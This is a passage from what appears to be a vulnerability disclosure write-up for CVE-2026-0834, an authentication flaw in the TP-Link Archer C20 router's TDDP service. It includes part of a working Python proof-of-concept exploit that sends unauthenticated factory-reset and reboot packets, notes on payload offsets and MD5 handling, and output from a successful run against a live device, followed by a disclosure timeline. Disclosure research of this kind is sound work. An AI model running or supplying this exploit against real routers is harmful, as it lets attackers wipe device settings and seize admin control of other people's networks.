        print(f"[+] Response from {addr}: {data.hex()}")
        return True
    except socket.timeout:
        print("[-] No response")
        return False
    finally:
        sock.close()


if __name__ == "__main__":
    print(f"[*] Target: {TARGET_IP}:{TARGET_PORT}")

    # Factory reset (0x49)
    print("[*] Sending factory reset command (0x49)...")
    header = build_tddp_packet(version=2, msg_type=7, pkt_length=0)
    header = calculate_md5(header)
    payload = b'\x00' * 10 + b'\x49' + b'\x00' * 4
    send_packet(header + payload)

    print("[*] Waiting 1 second...")
    time.sleep(1)

    # Reboot (0x4A)
    print("[*] Sending reboot command (0x4A)...")
    header = build_tddp_packet(version=2, msg_type=7, pkt_length=0)
    header = calculate_md5(header)
    payload = b'\x00' * 10 + b'\x4A' + b'\x00' * 4
    send_packet(header + payload)
A couple of things worth noting:
- The TDDP service uses the source port for session tracking. The exploit binds to a constant port (
54321) to maintain session state across packets. - The sub-command byte must be placed at offset
10within the payload (offset38from packet start). The 10-byte padding aligns with wheretddp_cmd_encCmd()reads the sub-command fromsession + 0xb041, which corresponds todecryptedBody + 10. - The MD5 digest in the header must still be valid (used for integrity, not authentication). The
calculate_md5()function computes the digest over the header with the digest field zeroed, then inserts the result.
Testing Against Live Device
To validate the exploit against real hardware, I connected one of the LAN ports on the physical TP-Link Archer C20 to my system:
enp0s20f0u7u2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.100  netmask 255.255.255.0  broadcast 192.168.0.255
        ether 00:e0:4c:68:0a:1e  txqueuelen 1000  (Ethernet)

The router assigned my system 192.168.0.100 via DHCP, with the router’s management interface accessible at 192.168.0.1. Via the management interface, I configured a new password to demonstrate the attack.
$ python3 cve-2026-0834.py

[*] Target: 192.168.0.1:1040
[*] Sending factory reset command (0x49)...
[+] Response from ('192.168.0.1', 1040): 020701000000001000010000f876a43eae343258cfd6e426a435156bc3813de141e9a2162714388fe3af8e0c
[*] Waiting 1 second...
[*] Sending reboot command (0x4A)...
[+] Response from ('192.168.0.1', 1040): 0207010000000010000100009b0361efe2560a92e1e6feba5bfe21cec3813de141e9a216660a7b69eca4e234
Both commands returned successful responses from the TDDP service and the device immediately began rebooting.

After the reboot completed, the router presented the initial setup screen, asking for a new password, confirming the factory reset had wiped all configuration.

At this point, an attacker could simply access the setup page and configure their own admin credentials, taking full control of the device.
Disclosure Timeline
| Date | Event |
|---|---|
| 17 Aug 2025 | Vulnerability reported to TP-Link Security Team |
| 19 Aug 2025 | Initial acknowledgement from TP-Link |
| 26 Aug 2025 | TP-Link completed initial analysis |
| 26 Aug – 14 Nov 2025 | Technical discussion and clarification of vulnerability details; firmware patches released during this period |
| 9 Jan 2026 | TP-Link reserved CVE-2026-0834 |
| 21 Jan 2026 | Public disclosure |
References
- TP-Link, “CN102096654A - Data communication method, system and processor among CPUs,” https://patents.google.com/patent/CN102096654A/en
- TP-Link, “CN102123140B - Network equipment control method, network equipment control system and network equipment,” https://patents.google.com/patent/CN102123140B/en
- TP-Link, “Security Advisory for CVE-2026-0834,” https://www.tp-link.com/uk/support/faq/4905/
- mattgsys, “CVE-2026-0834 Proof of Concept,” https://github.com/mattgsys/CVE-2026-0834
- CVE Program, “CVE-2026-0834,” https://www.cve.org/cverecord?id=CVE-2026-0834
- MITRE, “CWE-287: Improper Authentication,” https://cwe.mitre.org/data/definitions/287.html